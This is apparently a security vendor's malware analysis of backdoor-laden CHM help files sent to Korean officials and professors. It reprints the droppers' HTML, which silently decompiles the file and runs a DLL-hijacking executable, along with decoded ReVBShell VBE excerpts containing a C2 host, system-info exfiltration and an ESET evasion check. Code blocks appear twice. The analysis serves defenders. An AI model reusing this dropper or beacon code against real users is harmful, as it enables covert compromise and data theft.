Posted on May 4, 2022

Backdoor (*.chm) Disguised as Document Editing Software and Messenger Application


The ASEC analysis team confirmed that a backdoor malware disguised as document editing software and messenger application used by many Korean users is being distributed in Korea through malicious CHM files. The team recently introduced malicious CHM files distributed in various forms twice in the ASEC blog in March. The malicious files discussed in this post execute additional malicious files via a process that is different from the previous cases.

The names of some CHM files that are currently distributed are shown below. It appears they are distributed to managers of national institutions and university professors.

- Filenames Used in Distribution National Convergence Network spare server maintenance.chm ***** Electronic Attendance-Webpage Professor-Manual Ver1.0.chm Attachment 1. Instruction on program for checking required time for full-time professors Ver 1.0(Korean).chm

  Malicious Help File Disguised as COVID-19 Infectee Notice Being Distributed in Korea


Figures 1 to 3 show the HTML file code included in the malicious CHM file. The script includes a malicious command in a certain id property range, executing malicious commands through the Click() function. It then creates a normal image to make it difficult for users to notice its malicious activities. The method is similar to that of the CHM file introduced in the earlier blog post, but the file that is ultimately run is different.



```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',hh.exe,-decompile C:\\Windows\\Temp 국가융합망 예비서버 점검.chm'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',C:\\Windows\Temp\\ImagingDevices.exe'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
var start=new Date().getTime();
while(true) if(new Date().getTime()-start>2000) break;
y.Click();
</SCRIPT><img src="5.PNG">
```

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',hh.exe,-decompile C:\\Windows\\Temp 국가융합망 예비서버 점검.chm'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',C:\\Windows\Temp\\ImagingDevices.exe'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
var start=new Date().getTime();
while(true) if(new Date().getTime()-start>2000) break;
y.Click();
</SCRIPT><img src="5.PNG">
```


Figure 1. HTML code within the malicious CHM file



```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',hh.exe,-decompile C:\\Windows\\Temp [redacted] 전자출결-웹페이지 교수자-메뉴얼 Ver1.0.chm'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',C:\\Windows\Temp\\ImagingDevices.exe'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
var start=new Date().getTime();
while(true) if(new Date().getTime()-start>2000) break;
y.Click();
</SCRIPT><img src="[redacted] IMG 16.JPG">
```

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',hh.exe,-decompile C:\\Windows\\Temp [redacted] 전자출결-웹페이지 교수자-메뉴얼 Ver1.0.chm'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',C:\\Windows\Temp\\ImagingDevices.exe'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
var start=new Date().getTime();
while(true) if(new Date().getTime()-start>2000) break;
y.Click();
</SCRIPT><img src="[redacted] IMG 16.JPG">
```

Figure 2. HTML code within the malicious CHM file (2)




```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',hh.exe,-decompile C:\\Windows\\Temp 붙임1. 전임교원 책임시간 확인 프로그램 사용 방법 Ver 1.0(국문).chm'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',C:\\Windows\Temp\\ImagingDevices.exe'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
var start=new Date().getTime();
while(true) if(new Date().getTime()-start>2000) break;
y.Click();
</SCRIPT><img src="[redacted]_img_005.jpg">
```

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',hh.exe,-decompile C:\\Windows\\Temp 붙임1. 전임교원 책임시간 확인 프로그램 사용 방법 Ver 1.0(국문).chm'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',C:\\Windows\Temp\\ImagingDevices.exe'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
var start=new Date().getTime();
while(true) if(new Date().getTime()-start>2000) break;
y.Click();
</SCRIPT><img src="[redacted]_img_005.jpg">
```

Figure 3. HTML code within the malicious CHM file (3)


When the malicious command is executed through the Click() function, it decompiles the CHM file and runs the ImagingDevices.exe file. ImagingDevices.exe is a normal file, but it loads the malicious DLL that was also decompiled using the DLL hijacking method. Looking at the malicious CHM files of the same type that were distributed last year shows that they first loaded quartz.dll from Vias.exe (later changed to load LBTServ.dll from LBTWiz32.exe). The loaded malicious DLL creates a malicious VBE file in the %TEMP% folder and runs it. Figures 4 to 6 show a part of the decoded VBE code. The decoded VBE is ReVBShell. It can access C2 to perform various malicious behaviors depending on the command. It also obtains information about the anti-malware installed on the PC through the WMI query. If the “ESET Security” string exists, it will not perform malicious behaviors.



```
strHost_t = "finance.my-homeip.com"
strPort = "443"
intSleep = 30000
delmyself = True
p_fg = [redacted]
```

```
strHost_t = "finance.my-homeip.com"
strPort = "443"
intSleep = 30000
delmyself = True
p_fg = [redacted]
```


Figure 4. Part of the decoded malicious VBE code



```
p_fg = p_fg & "----" &strComputerInfo
strComputerInfo = p_fg
strComputerInfoencoded = encodeBase64(StringToBinary(strComputerInfo))
' Periodically poll for commands
Dim strInfo
Dim x: x = InStr(strRes,"ESET Security")
if x <> 0 Then
    strHost = "0.0.0.0"
    wscript.quit
else
 strHost = strHost_t
End If

Function SelfWait(sec)
    dim temp
    temp=timer
    do while timer-temp<sec
    loop
end Function

strUrl = "http://" & strHost & ":" & strPort
strCD =  "."
```

